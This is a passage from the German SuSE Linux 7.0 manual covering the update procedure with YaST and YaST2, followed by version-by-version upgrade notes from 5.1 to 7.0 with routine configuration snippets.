Es ist ein bekanntes Phänomen, dass Software von Version zu Version „wächst“. Deshalb empfiehlt es sich *vor* dem Update mit **df** nachzuschauen, wie sehr die einzelnen Partitionen bereits ausgelastet sind. Wenn Sie den Eindruck haben, es könnte knapp werden, dann führen Sie bitte unbedingt ein Datenbackup durch und partitionieren Sie neu. Es kann kein genereller Tipp gegeben werden, wie viel Platz jeweils im Einzelnen benötigt wird – der Platzbedarf ist abhängig von der Art der bestehenden Partitionierung, von der ausgewählten Software und von dem Abstand der vorhandenen Version auf das vorliegende SuSE Linux 7.0.

#### Hinweis



Es ist empfehlenswert, auf der CD die Datei **LIESMICH** (engl. *README*) bzw. unter DOS/Windows die Datei **LIESMICH.DOS** (engl. *README.DOS*) zu lesen; dort notieren wir zusätzliche Änderungen, die *nach* der Drucklegung des Handbuchs erfolgt sind!

#### 15.1.1 Vorbereitungen

Vor Beginn eines Updates sollten sicherheitshalber die alten Konfigurationsdateien auf ein separates Medium (Streamer, Wechselplatte, Disketten, ZIP-Laufwerk) kopiert werden. In erster Linie handelt es sich um die Dateien, die in */etc* gespeichert sind; weiterhin sind die Konfigurationsdateien unter */var/lib* zu kontrollieren (z. B. für den XDM). Zudem kann es nichts schaden, die aktuellen Benutzerdaten unter */home* (die *HOME*-Verzeichnisse) auf ein Backup-Medium zu schreiben. Das Sichern der Daten ist als  **Systemadministrator** *'root'* durchzuführen; nur *'root'* hat die Rechte, alle lokalen Dateien zu lesen.

Bevor Sie den Update-Vorgang einleiten, notieren Sie sich die Rootpartition; mit dem Kommando

```
erde: # df /
```

Filesystem	1k-blocks	Used	Available	Use%	Mounted on
/dev/sda3	3967900	3279744	483332	87%	/
/dev/sda1	7496	1311	5785	18%	/boot

### Ausgabe 15.1.1: Überblick mit **df**

können Sie den Gerätenamen der Rootpartition herausfinden; in dem Fall der Ausgabe 15.1.1 ist `/dev/sda3` die zu notierende Root-Partition.

Denn die Ausgabe zeigt, dass die Partition `/dev/sda3` ist unter `/` in das Dateisystem eingehängt ist („gemountet“ ist).

Nun müssen Sie noch entscheiden, ob Sie mit dem textorientierten YaST oder mit dem grafischen YaST2 updaten wollen. Die Entscheidung ist einfach: Wenn Sie ein SuSE Linux vor Version 6.0 erneuern möchten – in einem solchen Fall ist nehmen Sie YaST und gehen vor wie in Abschnitt 15.1.3 beschrieben. Version 6.0 und später kann mit YaST2 erneuert werden.

## 15.1.2 Update mit YaST2

Nach den in Abschnitt 15.1.1 auf der vorherigen Seite genannten Vorarbeiten booten Sie zunächst wie im Installationskapitel 2.1 auf Seite 17 beschrieben.



### Hinweis

Sie können ein Update mit YaST2 nur durchführen, wenn Sie ein SuSE Linux 6.x erneuern wollen. Bei älteren Versionen (z. B. SuSE Linux 5.3) ist YaST1 der richtige Weg; vgl. Abschnitt 15.1.3.

Wenn Sie bei Abschnitt 2.1.7 auf Seite 21 angelangt sind, wählen Sie die Option ‘Update’.

## 15.1.3 Update mit YaST1

### Das Basissystem erneuern

Da beim Aktualisieren des Grundsystems die zentralen Bestandteile des Systems (wie z. B. Bibliotheken) ausgetauscht werden müssen, kann diese Aufgabe nicht im normalen Betrieb, d. h. aus dem bereits laufenden Linuxsystem heraus, erledigt werden.

Sie müssen also die Update-Umgebung starten – im Normalfall mit der mitgelieferten Diskette („Bootdisk“) oder durch Eingabe von **manual** am Bootprompt des Kernels, wie in Abschnitt 2.2.1 auf Seite 31 ausführlich beschrieben.

Im Wesentlichen sind die folgenden Schritte notwendig:

1. Direkt im Anschluss an das Booten des Kernels von der „Bootdisk“ oder der Update-CD wird automatisch `linuxrc` gestartet.

2. Im `linuxrc` sind im Hauptmenü unter dem Menüpunkt 'Einstellungen' Sprache, Bildschirm und Tastatur festzulegen und jeweils mit 'Ok' zu bestätigen.
3. Über den Menüpunkt 'Kernel-Module' müssen ggf. die notwendigen Hardware-Treiber geladen werden (zum genauen Vorgehen vgl. die `linuxrc`-Beschreibung auf Seite 491).
4. Es kann über die Menüpunkte 'Installation / System starten' → 'Installation/Update starten' zur Auswahl des Quellmediums übergegangen werden (vgl. auf Seite 493).
5. Von `linuxrc` wird die Installationsumgebung geladen und es wird – wie ausgewählt – YaST gestartet.

Im Eingangsменю von YaST wählen Sie bitte den Punkt 'Bestehendes Linux-System updaten'; YaST versucht nun, die Root-Partition herauszufinden und bietet das Ergebnis zur Auswahl bzw. Bestätigung an; in der angezeigten Liste geben Sie Ihre Root-Partition an, wie oben notiert (Beispiel: `/dev/sda3`). So beauftragen Sie YaST, die „alte“ `fstab` einzulesen, die sich auf dieser Partition befindet; YaST mountet die dort eingetragenen Dateisysteme. Nun bitte 'weiter' wählen.

Nach der Rückkehr in das Hauptmenü mit `(ESC)` ist der Punkt 'System updaten' an der Reihe (vgl. Abschnitt 3.2 auf Seite 92). Ihr bisheriges System wird von YaST analysiert und das Ergebnis der Analyse angezeigt.

Anschließend werden die zentralen Bestandteile Ihres Systems aktualisiert, wobei YaST automatisch Sicherungen von Dateien anlegt, die seit der letzten Installation während des Betriebs verändert wurden; weiterhin werden alte Konfigurationsdateien ggf. mit der Endung `.rpmorig` bzw. `.rpmsave` gesichert (vgl. Abschnitt 15.3.1 auf Seite 475); der Vorgang der Installation bzw. des Updates wird in `/var/adm/inst-log/installation-*` protokolliert und ist jederzeit nachlesbar.

## Update des restlichen Systems

Ist das Basissystem aktualisiert, gelangen Sie in einen speziellen Update-Modus von YaST. Dort können Sie nach Ihren Wünschen den Rest des Systems updaten.

YaST baut zwei Listen auf. In der ersten sind diejenigen Pakete aufgeführt, bei denen YaST selbstständig erkennen kann, dass ein Update sinnvoll und möglich ist, weil sich z. B. ein abhängiges Paket geändert hat oder das neue Paket eine höhere Versionsnummer hat. In der zweiten Liste werden die Pakete angezeigt, deren Update nicht so ohne weiteres möglich ist – etwa weil das alte Paket noch ohne Versionsinformation gespeichert war.

In diesen beiden Listen können Sie frei Pakete zum Update an- und abwählen. Wenn Sie das Update starten, werden die selektierten Pakete durch die jeweils neue Version ersetzt, wobei wiederum alle Dateien gesichert werden, die sich seit der letzten Installation verändert haben.

Nachdem diese Aufgabe erledigt ist, müssen Sie den Vorgang wie eine Erstinstallation abschließen. Unter anderem sollten Sie einen neuen Kernel auswählen; YaST wird diese Option anbieten.



### Tipp

Wenn Sie es gewohnt sind, mit `loadlin` zu booten, müssen Sie den *neuen* Kernel und eventuell die `initrd` zudem in das `loadlin`-Verzeichnis Ihrer DOS-Partition kopieren!

Wenn Sie *nicht* möchten, dass nach dem Update, wenn das System in seinen normalen Betriebsmodus geht (zum Standard-Runlevel vgl. Abschnitt 17.2 auf Seite 506) und zuerst YaST noch einmal automatisch gestartet wird, um die durchs Update vorbereiteten Maßnahmen abzuschließen, dann geben Sie am Bootprompt ein:

```
NO_AUTO_SETUP=true
```

Sinn macht `NO_AUTO_SETUP=true` dann, wenn wider Erwarten bei diesem (erneuten) Hochfahren des Systems Probleme auftreten. Derartige Probleme können vorkommen, wenn Sie essentielle Teile des Linux-Systems über eine PCMCIA-SCSI-Karte einbinden. Um gleichwohl die vorbereitete Konfigurationsarbeit durchzuführen, können folgende Schritte gegangen werden:

1. Beim Booten als Option folgenden Parameter angeben:

```
NO_AUTO_SETUP=true
```

2. Als `'root'` einloggen und einmal `yast -nomenu` starten, um eventuelle Konfigurationen durchführen zu lassen.
3. Als `'root'` das Skript `/lib/YaST/bootsetup.conf` starten und durchlaufen lassen.

Danach ist es genauso, als ob das Konfigurationsprogramm normal durchgelaufen wäre.

Der erfahrene Linux-Anwender wird in einem solchen Fall vielleicht lieber gar nicht erst in den Standard-Runlevel wollen, sondern mittels `single` am Bootprompt direkt in den Single-User-Mode (Runlevel S) verzweigen.

### 15.1.4 Aktualisieren einzelner Pakete

Unabhängig von einem Gesamt-Update können Sie jederzeit einzelne Pakete aktualisieren; dabei müssen Sie *selbst* freilich darauf achten, dass das System konsistent bleibt: Update-Empfehlungen finden Sie unter <http://www.suse.de/de/support/download/updates/> aufgelistet.

In der Paketauswahl von YaST (siehe Abschnitt 3.4.3 auf Seite 106 ff.) können Sie nach Herzenslust schalten und walten. Wählen Sie ein Paket zum Update aus, das für den Betrieb des Systems eine zentrale Rolle spielt, werden Sie





### 15.2.2 Von 5.1 auf 5.2

Probleme und Besonderheiten:

[http://sdb.suse.de/sdb/de/html/maddin\\_bugs52.html](http://sdb.suse.de/sdb/de/html/maddin_bugs52.html).

- YaST : Die Serie ALL ist aus der ‘Serien-Auswahl’ heraus mit **(F4)** (= ‘Umsortieren’) zu erreichen (vgl. Abschnitt 3.4.3 auf Seite 106).
- Die XSUSE-Server sind in die offiziellen XFree86-Quellen eingeflossen; verwenden Sie also jetzt wieder jeweiligen Standard-Server der Serie x.
- Die X-Server werden aus Sicherheitsgründen nicht mehr `suid root` installiert (also ohne das s-Bit). Das X Window System ist deshalb entweder über den Xwrapper via `startx` oder über einen Displaymanager (xdm oder kdm) zu starten.
- Die Optionen von `ps` werden nicht mehr durch ‘-’ eingeleitet; bitte passen Sie Ihre Shellskripten an (vgl. in der SDB [http://sdb.suse.de/sdb/de/html/maddin\\_ps52.html](http://sdb.suse.de/sdb/de/html/maddin_ps52.html)).

### 15.2.3 Von 5.2 auf 5.3

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs53.html>.

- Eine SuSE Linux-Erstinstallation bzw. ein -Update läuft „linear“ ab; wer die „alte“ Installationsprozedur mit zahlreichen Eingreifmöglichkeiten verwenden möchte, der hat beim YaST-Eingangsbildschirm den Experten-Modus anzuwählen (vgl. Abbildung 2.7 auf Seite 38).
- Zusätzlich zur Bootdiskette wird ein modules-Disketten-Image mit seltener benötigten Modulen angeboten – bei „exotischer“ Hardware kann darauf zurückgegriffen werden; vgl. Abschnitt 16.4 auf Seite 490.
- Alle X-Server sind übersichtlich geordnet in der Serie `xsrv` (X-Server) zu finden, *nicht* mehr in Serie `x`.
- Für neue Grafikkarten bzw. -chips stehen die von SuSE entwickelten X-Server `XFCom_3DLabs` (Paket `x3dlabs`; früher `XSUSE_Elsa_GLoria`, Paket `xglint`), `XFCom_SiS` (Paket `xsis`; früher `XSUSE_SiS`) und `XFCom_Cyrix` (Paket `xcyrix`) zur Verfügung.
- Benutzer, die Terminalprogramme wie `minicom`, `seyon` etc. verwenden wollen, müssen in die Gruppe ‘`uucp`’ eingetragen werden; vgl. [http://sdb.suse.de/sdb/de/html/ke\\_terminal-prog.html](http://sdb.suse.de/sdb/de/html/ke_terminal-prog.html).
- Emacs liegt in der Version 20.x vor; es sind die gleichfalls angepassten Startdateien aus `/etc/skel` zu verwenden; vgl. [http://sdb.suse.de/sdb/de/html/ke\\_emacs-update.html](http://sdb.suse.de/sdb/de/html/ke_emacs-update.html).
- Dem Paket `jade_dsl` sind nunmehr die SGML-Parsertools und Hilfsprogramme als eigenständiges Unter-Paket `sp` ausgegliedert.

- *PostgreSQL* (Paket *postgres*) besteht aus mehreren Unterpaketen (engl. *subpackages*): Datenbank-Engine, Datenbank-Initialisierung und Interfaces.

### 15.2.4 Von 5.3 auf 6.0

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs60.html>.

- Wie in den Quellen des Kernels vorgesehen, wird der Boot-Kernel in `/boot` installiert. Beim Update ist darauf zu achten, dass in der `/etc/lilo.conf` die Pfade richtig eingetragen sind; YaST macht einen entsprechenden Vorschlag – wenn Sie weiterhin den alten Kernel (`/vmlinuz`) booten wollen, greifen Sie bitte in den Update-Vorgang ein und konfigurieren Sie LILO entsprechend.
- System-Bibliothek ist nun die *glibc* (auch bekannt als *libc6*). Bei einem Update der mit SuSE Linux ausgelieferten Programme sollte es dadurch zu keinen grundsätzlichen Schwierigkeiten kommen. Eigene Programme sollte man nach dem System-Update neu kompilieren und mit der *glibc* linken; sollte das nicht möglich sein – weil Sie z. B. nicht über den Quellcode des jeweiligen Programms verfügen –, so gibt es den Ausweg, das Paket *shlibs5* (*libc5*) zu installieren, womit weiterhin die „alten“ Programme lauffähig gemacht werden können.
- Teile der `/etc/rc.config` sind bei Paketen mit umfangreichen Konfigurationsmöglichkeiten in Dateien des Verzeichnisses `/etc/rc.config.d` ausgelagert.
- *cron* ist in der Lage, Skripten in den Verzeichnissen `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` und `/etc/cron.monthly` auszuführen; die System-crontab ist von `/root/bin/cron.daily` in `/etc/cron.daily/aaa_base` umbenannt worden; vgl. auch auf Seite 471.
- Die aktuelle *teTeX*-Version ist mit SuSE Linux verfügbar. Da die  $\text{\TeX}$ -System konform zum Filesystem Hierarchy Standard (FHS) installiert wird, werden unter `/var` zusätzlich ca. 15 MB Plattenplatz benötigt. – *teTeX* wurde auf mehrere Unterpakete aufgeteilt. Wenn nach einem Update etwas „fehlt“, ist es ratsam, in der Serie *tex* nachzuschauen, ob alle notwendigen Pakete tatsächlich installiert sind.
- Die  $\text{\LaTeX}$ -Erweiterungen Paket *colortbl* und Paket *hyperref* sind nunmehr bei *teTeX* mit enthalten und werden deshalb nicht mehr separat angeboten.
- *C News* wird aus der Distribution ausgegliedert; für eine Übergangszeit ist Paket *cnews* noch auf der CD 1 unter `unsorted/` zu finden. Längerfristig ist an einen Umstieg auf das Paket *inn* oder das Paket *leafnode* zu denken.
- Die Konfigurationsdateien von *UUCP* liegen im Verzeichnis `/etc/uucp`.
- Die *DocBook*-Stylesheets sind nun in dem eigenem Paket *docbkds1* der Serie *sgm* zu finden.

### 15.2.5 Von 6.0 auf 6.1

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs61.html>.

- Die CD-ROM mit dem „Live-Filesystem“ ist nicht mehr im Lieferumfang enthalten; diese CD-ROM kann separat zu SuSE Linux gegen eine Schutzgebühr erworben werden. Technische Hinweise zu dieser CD finden Sie in Abschnitt 3.6.4 auf Seite 119.
- Weitere Treiber, die eventuell bei der Erstinstallation oder beim Update notwendig sind (proprietäre CD-ROM-Laufwerke, Laufwerke am Parallelport, PCMCIA) finden Sie auf der zusätzlich mitgelieferten `modules`-Diskette. `linuxrc` wird Sie bei Bedarf zu gegebener Zeit auffordern, diese `modules`-Diskette einzulegen (Abschnitt 2.2.3 auf Seite 32).
- Die „Standardschnittstelle“ für das Drucken über den Parallelport ist beim Kernel 2.2.x /dev/lp0 (vgl. Abschnitt 12.2.1 auf Seite 383).

### 15.2.6 Von 6.1 auf 6.2

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs62.html>.

- `rpm` (vgl. auch Abschnitt 15.3 auf Seite 474) liegt in der Version 3.0 vor. Das Format der RPM-Datenbank hat sich geändert; die Datenbank muss sofort konvertiert werden, wenn `rpm` installiert ist. Bei einem regulären Update des (Basis-)Systems mit YaST wird die Konvertierung zum richtigen Zeitpunkt im Hintergrund durchgeführt.
- Die System-Bibliothek `glibc` liegt in Version 2.1 vor. Soweit möglich, werden Komponenten mitgeliefert, die auch weiterhin die Ausführung von `glibc-2.0`-Programmen erlauben; dies stößt jedoch auf seine Grenzen, wenn versucht wird, auf bestimmte interne Symbole zuzugreifen. Eigene Programme sollten folglich grundsätzlich neu compiliert werden.
- Zu der `glibc` gehört auch der `nscd` (engl. *Name Service Cache Daemon*), der über die Datei `/etc/nscd.conf` konfiguriert wird; vgl. Manual-Page von `nscd` (`man 8 nscd`).
- Mit der `glibc-2.1` wird der Umstieg auf „Unix98 PTY“-Devices vollzogen. Dies bedingt, dass auch das `devpts`-Dateisystem zu mounten ist; folgender Eintrag in der `/etc/fstab` stellt dies beispielsweise sicher:

```
none    /dev/pts    devpts    gid=5,mode=620    0 0
```

Vgl. auch die Dokumentation in `/usr/src/linux/Documentation/Changes` bei den Kernelquellen.

- PAM (engl. *Pluggable Authentication Modules*): Zusätzlich zu `/etc/login.defs` gibt es nun `/etc/securetty`, `/etc/security/limits.conf` und `/etc/security/pam_env.conf`; vgl. auf Seite 124.

- Spracheinstellungen können über Variablen in der `/etc/rc.config` vorgenommen werden; vgl. Abschnitt 59 auf Seite 512 und auch [http://sdb.suse.de/sdb/de/html/ml\\_locale\\_implementation.html](http://sdb.suse.de/sdb/de/html/ml_locale_implementation.html). Wer deutsche Meldungen nicht mag, kann auch direkt z. B. in `.bashrc` eintragen:


```
export LANG=C
```

- Bei etlichen Paketen sind die für die Software-Entwicklung notwendigen Komponenten (Bibliotheken, Header- und Include-Dateien etc.) in eigene Pakete ausgelagert; dies ist z. T. auch schon bei früheren Versionen geschehen. Diese Entwicklungspakete werden nur benötigt, wenn Sie Software *selbst* übersetzen (compilieren) wollen – beispielsweise neuere GNOME-Pakete. Diese Entwicklungspakete sind in der Regel an dem Namenszusatz `dev` oder `d` zu erkennen: Paket `xformsd`, Paket `glibndev`, Paket `gtkndev`, Paket `imlibdev`, Paket `gnlibsd` etc.

### 15.2.7 Von 6.2 auf 6.3

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs63.html>.

- Es werden unterschiedlich optimierte Kernel zur Installation angeboten; diese Kernel verwenden eine „initrd“ (engl. *Initial Ramdisk*). Beim Erzeugen eines eigenen Kernels ist diese Nebenbedingung zu beachten; vgl. Abschnitt 16.3.5 auf Seite 489 und [http://sdb.suse.de/sdb/de/html/adrian\\_6.3\\_boot.html](http://sdb.suse.de/sdb/de/html/adrian_6.3_boot.html).
- Die Konfigurationsdatei für die Kernel-Module heißt in Übereinstimmung mit vielen anderen Konfigurationsdateien `/etc/modules.conf` (früher: `/etc/conf.modules`).
- Neben dem „Userspace“-NFS-Daemon (Paket `nfsserv`) steht auch der kernelbasierte NFS-Daemon (Paket `knfsd`) zur Verfügung. Der `knfsd` zeigt nur einen eingeschränkten Funktionsumfang, beherrscht dafür aber das Locken von Dateien; darauf ist beispielsweise *StarOffice* angewiesen. Setzen Sie bitte `USE_KERNEL_NFS` oder `NFS_SERVER` in `/etc/rc.config` und installieren Sie das für Sie richtige Paket.
- Die  *Manpages* liegen unter `/usr/share/man`, wie es der FHS (engl. *Filesystem Hierarchy Standard*) verlangt; vgl. Abschnitt 16.1 auf Seite 483.
- Einige Software-Pakete, die aus der Distribution genommen wurden:
  - Paket `gnuhtml`: veraltet; die aktuellen Info-Dokumente kann man im HTML-Format über das SuSE-Hilfesystem erhalten (vgl. Abschnitt 16.5 auf Seite 495).
  - Paket `glimpse`: Ein ältere Version finden Sie im Verzeichnis `/unsorted` der CD 1. Aus Copyright-Gründen können wir die neuere Version nicht mit SuSE Linux ausliefern.

- Tcl/Tk steht in neuen Versionen mit neuen Paketbezeichnungen zur Verfügung. Tcl/Tk 8.0 ist die Standardversion.
- OSS (engl. *Open Sound System*) steht auch für Mehr-Prozessor-Maschinen zur Verfügung; im Einzelnen handelt es sich um Paket `opso` und Paket `op-sod_up` sowie Paket `opso_smp` und Paket `opsodsmpp`; vgl. <http://sdb.suse.de/sdb/de/html/oss-smp.html>.
- Auslagerung der `sendmail`-Einstellungen von der `/etc/rc.config` in die Datei `/etc/rc.config.d/sendmail.rc.config`; vgl. [http://sdb.suse.de/sdb/de/html/mneden\\_6.3\\_sendmail.html](http://sdb.suse.de/sdb/de/html/mneden_6.3_sendmail.html).
- Aus Sicherheitsüberlegungen wird bei der Standardauswahl der WU-FTPD (Paket `wuftpd`, Serie `n`) nicht mehr installiert.
- Bei `leafnode` hat sich ab Version 1.9.2 das Verzeichnis der Konfigurationsdateien geändert. Sie befinden sich nun unter `/etc/leafnode` anstatt unter `/usr/lib/leafnode`.

Falls Sie Ihre Konfigurationsdatei geändert haben, befindet sich die Sicherungskopie unter `/usr/lib/leafnode/config.rpmsave`. Bitte übernehmen Sie Ihre Anpassungen manuell in die neue Konfigurationsdatei.

Wenn Sie von einer älteren Version (vor 1.9.3) updaten, führen Sie bitte zuerst das Shellskript `/usr/doc/packages/leafnode/update.sh` aus (Achtung: seit SuSE Linux 7.0 liegen die Dokumentationen unter `/usr/share/doc/`):

```
erde: # cd /usr/doc/packages/leafnode
erde:/usr/doc/packages/leafnode # ./update.sh \
/var/spool/news/ /etc/leafnode /var/lock/news/fetchnews.lck
```

Hierbei werden die Datei `groupinfo` und ein paar weitere umorganisiert (`groupinfo` wird nun nicht mehr „case-sensitiv“ sortiert). Falls hierbei etwas schief geht, finden Sie die alte Datei unter `/var/spool/news/leafnode/groupinfo.old`. Wenn das Skript erfolgreich durchgelaufen ist, können Sie diese Datei (`.old`) anschließend löschen.

*Hinweis:* Das Programm `fetch` im Verzeichnis `/usr/sbin` heißt seit Version 1.9.3 `fetchnews`. Bitte passen Sie „Cronjobs“ oder sonstige Skripten (z. B. `/etc/ppp/ip-up`) entsprechend an.

Zur Installation von `leafnode` vgl. Abschnitt 6.9 auf Seite 225.

- MySQL läuft unter der UID `'mysql'` und der GID `'daemon'`, um mehr Sicherheit zu gewährleisten.
- Fortify liegt unter `/opt/fortify`; es kann nach der Anwendung deinstalliert werden.

### 15.2.8 Von 6.3 auf 6.4

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs64.html>.

- *Kernel*: Paket kernmod bzw. Paket kernmods sind nicht mehr notwendig. Die passend optimierten Kernel-Module werden „in einem Rutsch“ mit dem jeweils ausgewählten Kernel installiert (vgl. 3.6.2 auf Seite 114). Die Konfigurationsdateien des installierten Kernels liegen unter /boot als vmlinuz.config-pentium (Beispiel!), vmlinuz.autoconf.h und vmlinuz.version.h. Auf Wunsch kopiert YaST diese Dateien in den Baum der Kernelquellen.
- Gültige *Login-Shells* sind in /etc/shells eingetragen; vgl. Manual-Page von **shells** (**man 5 shells**). Wird einem Benutzer **/bin/true** zugeordnet, so kann sich dieser Benutzer nur über das X Window System anmelden; dieser Benutzer bekommt keine Shell. **/bin/false** als „Login-Shell“ verhindert jegliche Anmeldung.
- Um die Sicherheit zu erhöhen, ist der XDM (**xdm**) nun so voreingestellt, dass XDMCP- oder Chooser-Anfragen *nicht* angenommen werden. Wenn Sie z. B. X-Terminals bedienen wollen, muss in /var/X11R6/lib/xdm/xdm-config die Zeile mit der Option **DisplayManager.requestPort** durch Voranstellen eines Ausrufungszeichens auskommentiert werden; vgl. Manual-Page von **xdm** (**man xdm**):  

```
!DisplayManager.requestPort:      0
```
- Paket **aaa\_base**: Die täglichen Wartungsarbeiten am System sind aus Gründen der Übersichtlichkeit auf mehrere Skripten verteilt worden. In /etc/cron.daily gibt es nun neben **aaa\_base** die Komponenten **backup\_rpmdb**, **clean\_catman**, **clean\_core**, **clean\_instlog**, **clean\_tmp**, **do\_mandb**, **rotate\_logs** und **updatedb** – jeweils erkennbar an dem Vorwort **aaa\_base\_**; **aaa\_base** liest zudem **cron.daily.local**, wo eigene Erweiterungen eingetragen werden können. Zum Cron-System vgl. Abschnitt 16.2.2 auf Seite 484.
- Eine neuere Version von **tar** (**tar**) wird mitgeliefert. Das Überschreibverhalten beim Auspacken vorhandener Dateien ist geändert; wenn Sie auf den alten Modus angewiesen sind, verwenden Sie bitte die Option **--overwrite**.
- Fast alle Programme im Paket **nkita** und im Paket **nklib** liegen in neuen Versionen vor. **traceroute** ist in das Paket **nklib** gewandert. Einige Programme sind bereits „IPv6 ready“; achten Sie deshalb darauf, dass DNS richtig konfiguriert ist – andernfalls kann es passieren, dass der DNS-Timeout für IPv6-Anfrage abgewartet werden muss.
- Zum Paket **firewalls**: Die Konfigurationsdatei /etc/rc.firewall wurde aus Gründen der Konsistenz nach /etc/rc.config.d/firewall.rc.config umbenannt; vgl. Abschnitt 6.7 auf Seite 219.
- Zum Paket **samba**: Mit dem Update auf Version 2.0.6 hat sich die Syntax des **smbmount**-Kommandos geändert! **smbmount** muss von dem Shellskript **/sbin/mount.smbfs** aufgerufen werden, welches wiederum von **mount** aufgerufen wird; ein Beispielaufruf:

```
erde: # mount -t smbfs -o username=uname,password=passwd \
      //smbserve/share /destination
```

- Zum Paket `postfix`: Weitere Möglichkeiten der Einstellung sind hinzugekommen; die Startvariablen sind nach `/etc/rc.config.d/postfix.rc.config` ausgelagert worden; vgl. auch Abschnitt 17.5 auf Seite 510.
- Das Paket `squid`, also die Version 1.x des WWW Proxy-Servers, wird nicht mehr mitgeliefert. Da die nunmehr etablierte Version 2.x als stabil zu betrachten ist, empfiehlt sich ein genereller Umstieg. Während des Updates wird das Paket `squid` nicht automatisch durch das Paket `squid2` ersetzt; sichern Sie die alte Konfigurationsdatei, deinstallieren Sie dann das Paket `squid` und installieren Sie das Paket `squid2`. Nun können Sie mit den neuen Dateien starten und wieder Ihre eigenen Anpassungen vornehmen – zusätzliche Informationen sind unter <http://www.squid-cache.org> zu finden.
- Der empfohlene DHCP-Client ist im Paket `dhcpcd` enthalten; für besondere Fälle wird weiterhin Paket `dhclient` mitgeliefert.
- Aus Sicherheitsgründen ist *anonymes FTP* nicht mehr automatisch zugelassen. Um bei dem FTP-Daemon `in.ftpd` anonymes FTP zu erlauben, muss in `/etc/pam.d/ftpd` das Kommentarzeichen '#' entfernt werden vor der Zeile:

```
auth    sufficient    /lib/security/pam_ftp.so
```

- *Passwort* ändern mit PAM (engl. *Pluggable Authentication Modules*): `pam_unix` kann auch NIS-Passwörter ändern und versteht md5-Hashes als Passwort. Vorsicht – vgl. Abschnitt 3.6.7 auf Seite 124.

Außerdem gibt es jetzt ein neues `pam_pwcheck`-Module, welches die Überprüfung neuer Passwörter übernimmt. Der alte Eintrag:

```
password required    /lib/security/pam_unix.so    #strict=false
```

muss geändert werden in (jeweils nur eine Zeile oder mit \ („Gegenstrich“) am Zeilenende!):

```
password required    /lib/security/pam_pwcheck.so \
                    nullok #use_cracklib
password required    /lib/security/pam_unix.so    \
                    nullok use_first_pass use_authtok
```

Dieser manuelle Eingriff ist nur notwendig, falls `rpm` beim Update die Konfigurationsdateien nicht selbst ändern darf, da der Systemadministrator eigene Änderungen gemacht hat. Dies gilt übrigens für alle Konfigurationsdateien von PAM unter `/etc/pam.d`.

- Zusätzlich zu den [Manual-Pages](#) (vgl. Abschnitt 15.2.7 auf Seite 469) liegen auch die Info-Seiten unter `/usr/share`.
- **makewhatis** (Paket `makewhat`) verwendet nun das Hilfsprogramm **manpath**, um die *Manual-Pages* zu finden. Die Umgebungsvariable `MANPATH` soll in `rc`-Dateien nicht mehr gesetzt werden.



- **ldconfig** wird nur aufgerufen, wenn ein `/lib`-Verzeichnis neuer als `/etc/ld.so.cache` ist; ggf. wird es im Hintergrund gestartet. Der Aufruf von **ldconfig** lässt sich erzwingen, wenn die Umgebungsvariable `run_ldconfig` auf `true` gesetzt wird; es ist möglich, bereits am Bootprompt "**run\_ldconfig=true**" zu setzen.
- Das Paket `ncurses` liegt in Version 5.0 vor; von der „shared library“ wird weiterhin auch Version 4.2 mitgeliefert, sodass man vorkompilierte Programme in der Regel weiterverwenden kann.
- Das Paket `apache` ist aufgeteilt worden. Installieren Sie auch die `mod_*`-Unterpakete, wenn Sie spezielle Erweiterungen benötigen. Die Dokumentation zu *PHP* finden Sie im Paket `phpdoc`. Die Logdateien sind aus Gründen der Übersichtlichkeit in `/var/log/httpd` zu finden.
- `Roxen` ist folgendermaßen aufgeteilt: Das Paket `roxen` ohne und das Paket `roxenssl` mit Kryptographie-Unterstützung. Dies hat den Vorteil, kein separates Paket `roxenint` mehr verwalten zu müssen.
- Das Paket `changes` wurde aufgegeben. Die gewünschten Informationen kann `rpm` direkt anzeigen:

```
tux@erde: > rpm -q --changelog <paket>
```

### 15.2.9 Von 6.4 auf 7.0

Probleme und Besonderheiten:

<http://sdb.suse.de/sdb/de/html/bugs70.html>.

- Alle Kernelmodule („Treiber“) sind Bestandteil des jeweils installierten Kernels (Single-, Multiprozessor-Kernel etc.); so wird sichergestellt, dass die passend kompilierten Module installiert sind.
- Das X Window System 4.0 unterstützt einige alter Grafikkarte nicht mehr bzw. einige neue Karten noch nicht; vgl. Abschnitt 8.2 auf Seite 262. Das Setup-Programm wird diesen Umstand bemerken und automatisch auf die weiterhin mitgelieferte Vorgängerversion 3.3.x ausweichen.  
Die Entwicklungsumgebung der Version 3.3.x ist auch dann zu installieren, wenn man Pakete gemäß „Linux Development Platform Specification“ bauen möchte; vgl. Abschnitt 16.2.1 auf Seite 484.
- Paket `openssh`: Um die Sicherheit zu erhöhen, ist „X11-forwarding“ standardmäßig ausgeschaltet. Mit dem Parameter `-X` kann dies Feature eingeschaltet werden. In `/etc/ssh/ssh_config` kann durch den Eintrag von **ForwardX11 yes** das Forwarding global oder nur für bestimmte Rechner eingeschaltet werden. Benutzer können diese Option auch in `~/.ssh/config` setzen.
- `ypserv` aus dem Paket `ypserv` ist nicht länger gegen die „tcp-wrapper“-Bibliothek gelinkt, sondern benutzt `/var/yp/securenets`. Nach einem Update sollten die Einstellungen aus `/etc/hosts.allow` bzw. aus `/etc/hosts.deny` nach `/var/yp/securenets` übernommen werden.

- Der Portmapper wird über `/sbin/init.d/portmap` bzw. mit `rcportmap` gestartet; `/sbin/init.d/rpc` ist nunmehr obsolete.
- Dem FHS (engl. *Filesystem Hierarchy Standard*) gemäß (vgl. Abschnitt 16.1 auf Seite 483) ist die architekturunabhängige Dokumentation nun unter `/usr/share/doc` zu finden (früher `/usr/doc`).
- Das Paket `bttv` ist nicht mehr dabei; die Kernelmodule sind Bestandteil des jeweils installierten Kernels.
- Die Bibliothek `gtk-XmHTML` steht als separates Paket `gxhtml` zur Verfügung; ausgelagert aus dem Paket `gnlibs`.
- Das Paket `gnadmin` wurde aufgegeben; `logview` ist jetzt im Paket `gnutils` enthalten.
- Zum Paket `cron`: Wie es der FHS verlangt, liegen die `cron`-Tabellen unter `/var/spool/cron/tabs`; vgl. Abschnitt 16.2.2 auf Seite 484.
